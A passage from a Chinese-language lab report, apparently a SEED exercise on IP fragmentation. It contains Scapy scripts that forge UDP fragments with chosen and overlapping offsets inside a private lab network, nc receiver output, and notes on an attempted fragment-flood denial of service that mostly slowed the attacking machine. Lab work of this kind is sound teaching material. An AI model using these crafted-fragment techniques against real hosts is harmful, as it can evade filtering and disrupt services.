9 udp.len = 104
10 udp.chksum = 0
11
12 payload = 'A' * 31 + '\n'
13 pkt = ip/udp/payload
14 send(pkt)
15
16 ip.frag = 5
17 payload = 'B' * 31 + '\n'
18 pkt = ip/payload
19 send(pkt)
20
21 ip.frag = 9
22 ip.flags = 0
23 payload = 'C' * 31 + '\n'
24 pkt = ip/payload
25 send(pkt)
```

在192.168.11.138中开启对9090端口的监听，收到对应的分片数据

```
jason@ubuntu:~$ sudo nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAA
BBBBBBBBBBBBBBBBBBBBBBB
CCCCCCCCCCCCCCCCCCCCCCCC
```

- Task 1b:

构造K=16的报文片，当第二片报文片完全包含在第一片中时，忽略第二片，直接接收第三片

```
/bin/bash
/bin/bash 73x44
1 from scapy.all import *
2
3 ip = IP(src="192.168.11.140", dst="192.168.11.138")
4 ip.id = 1000
5 ip.frag = 0
6 ip.flags = 1
7 ip.proto = 17
8 udp = UDP(sport=7070, dport=9090)
9 udp.len = 72
10 udp.chksum = 0
11
12 payload = 'A' * 31 + '\n'
13 pkt = ip/udp/payload
14 send(pkt)
15
16 ip.frag = 3
17 # payload = '\nGroot!\n' + 'B' * 23 + '\n'
18 payload = 'B' * 15 + '\n'
19 pkt = ip/payload
20 send(pkt)
21
22 ip.frag = 5
23 ip.flags = 0
24 payload = 'C' * 31 + '\n'
25 pkt = ip/payload
26 send(pkt)
27
```

```
jason@ubuntu:~$ sudo nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAA
CCCCCCCCCCCCCCCCCCCCCCCC
AAAAAAAAAAAAAAAAAAAAAAA
CCCCCCCCCCCCCCCCCCCCCCCC
```

不同操作系统可能会有不同结果，使用Ubuntu 20.04时会不接收有覆盖情况的内容，克隆SEED后得到结果：

```
[09/12/20]seed@VM:~$ sudo nc -lu 9090
AAAAAAAAAAAAAAAAAAAAA1234567
BBBBBBBBBBBBBBBBB
CCCCCCCCCCCCCCCCCCCCCCCCCCCC
```


构造部分代码如下：

```
/bin/bash
/bin/bash 73x44
1 from scapy.all import *
2
3 ip = IP(src="192.168.11.140", dst="192.168.11.141")
4 ip.id = 1000
5 ip.frag = 0
6 ip.flags = 1
7 ip.proto = 17
8 udp = UDP(sport=7070, dport=9090)
9 udp.len = 88
10 udp.chksum = 0
11
12 payload = 'A'*24+'1234567'+'\n'
13 pkt = ip/udp/payload
14 send(pkt)
15
16 ip.frag = 4
17 payload = '1234567'+'\n'+'B' * 15 + '\n'
18 pkt = ip/payload
19 send(pkt)
20
21 ip.frag = 7
22 ip.flags = 0
23 payload = 'C' * 31 + '\n'
24 pkt = ip/payload
25 send(pkt)
```

交换一二片顺序后不影响输出结果。


- Task 1c:

构造发送后发现收到多个自动分片后的包，但在UDP服务器方面并未输出





- Task 1d:

攻击前：



开始攻击后：





虽然被攻击虚拟机收到了很多有缺失的报文，但还不足以造成对9090端口的DoS攻击，而发起攻击的虚拟机却开始卡顿，杀敌八百，自损一千

```

/bin/bash
root@192.168.11.140:~# top
Tasks: 270 total, 7 running, 263 sleeping, 0 stopped, 0 zombie
Cpu(s): 6.0 us, 93.6 sy, 0.0 ni, 0.0 id, 0.0 wa, 0.0 hi, 0.3 si, 0.0 st
Mem: 2860168 total, 224304 free, 870780 used, 965084 buff/cache
Swap: 1046524 total, 0 used, 871136 avail Mem

PID USER PR NI VIRT   RES   SHR S %CPU %MEM TIME+ COMMAND
5667 root  20  0 32596 27572 7148 R 49.3 1.3 2:41.38 python3
5607 root  20  0 32654 27588 7148 R 43.4 1.3 6:29.08 python3
1153 root  20  0 481120 113140 57480 R  3.6 5.5 0:26.14 Xorg
2312 seed  20  0 274440 87460 58268 S  1.3 4.2 0:14.03 compiz
3477 seed  20  0 205328 57192 41528 S  1.0 2.8 0:06.51 /usr/bin/x-term
874 syslog 20  0 30732 3100 2572 S  0.3 0.2 0:00.88 rsyslogd
2144 seed  20  0 47666 7680 6688 S  0.3 0.4 0:04.29 ibus-daemon
2453 seed  20  0 59944 32544 22736 S  0.3 1.6 0:05.59 vmtools
5394 root  20  0 6    0    0    S  0.0 0.0 0:01.19 kworker/u16:1
5621 seed  20  0 204320 56116 41172 S  0.3 0.2 0:00.00 /usr/bin/x-term
1 root   20  0 24644 5032 3784 S  0.3 0.3 0:00.46 top
2 root   20  0 0    0    0    S  0.0 0.0 0:02.56 systemd
3 root   20  0 0    0    0    S  0.0 0.0 0:00.34 ksoftirqd/0
5 root   0 -20 0    0    0    S  0.0 0.0 0:00.00 kworker/0:0H
7 root   20  0 0    0    0    R  0.0 0.0 0:00.74 rcu_sched
8 root   20  0 0    0    0    S  0.0 0.0 0:00.00 rcu_bh
9 root   rt  0 0    0    0    S  0.0 0.0 0:00.00 migration/0
10 root  0 -20 0    0    0    S  0.0 0.0 0:00.00 lru-add-drain
11 root  rt  0 0    0    0    S  0.0 0.0 0:00.03 watchdog/0
12 root  20  0 0    0    0    S  0.0 0.0 0:00.00 cpuhp/0
13 root  20  0 0    0    0    S  0.0 0.0 0:00.00 kdevtmpfs
14 root  0 -20 0    0    0    S  0.0 0.0 0:00.00 netns
15 root  20  0 0    0    0    S  0.0 0.0 0:00.05 khungtaskd
16 root  20  0 0    0    0    S  0.0 0.0 0:00.00 oom_reaper
17 root  0 -20 0    0    0    S  0.0 0.0 0:00.00 writeback
18 root  20  0 0    0    0    S  0.0 0.0 0:00.00 kblockd@0
19 root  25  5 0    0    0    S  0.0 0.0 0:00.00 ksmd
20 root  39  19 0    0    0    S  0.0 0.0 0:00.65 khugepaged
21 root  0 -20 0    0    0    S  0.0 0.0 0:00.00 crypto
22 root  0 -20 0    0    0    S  0.0 0.0 0:00.00 kintegrityd
23 root  0 -20 0    0    0    S  0.0 0.0 0:00.00 bioset
24 root  0 -20 0    0    0    S  0.0 0.0 0:00.00 kblockd
25 root  0 -20 0    0    0    S  0.0 0.0 0:00.00 ata_sff
26 root  0 -20 0    0    0    S  0.0 0.0 0:00.00 md
27 root  0 -20 0    0    0    S  0.0 0.0 0:00.00 devfreq_wq
28 root  0 -20 0    0    0    S  0.0 0.0 0:00.00 watchdogd
32 root  20  0 0    0    0    S  0.0 0.0 0:00.00 kswapd0

```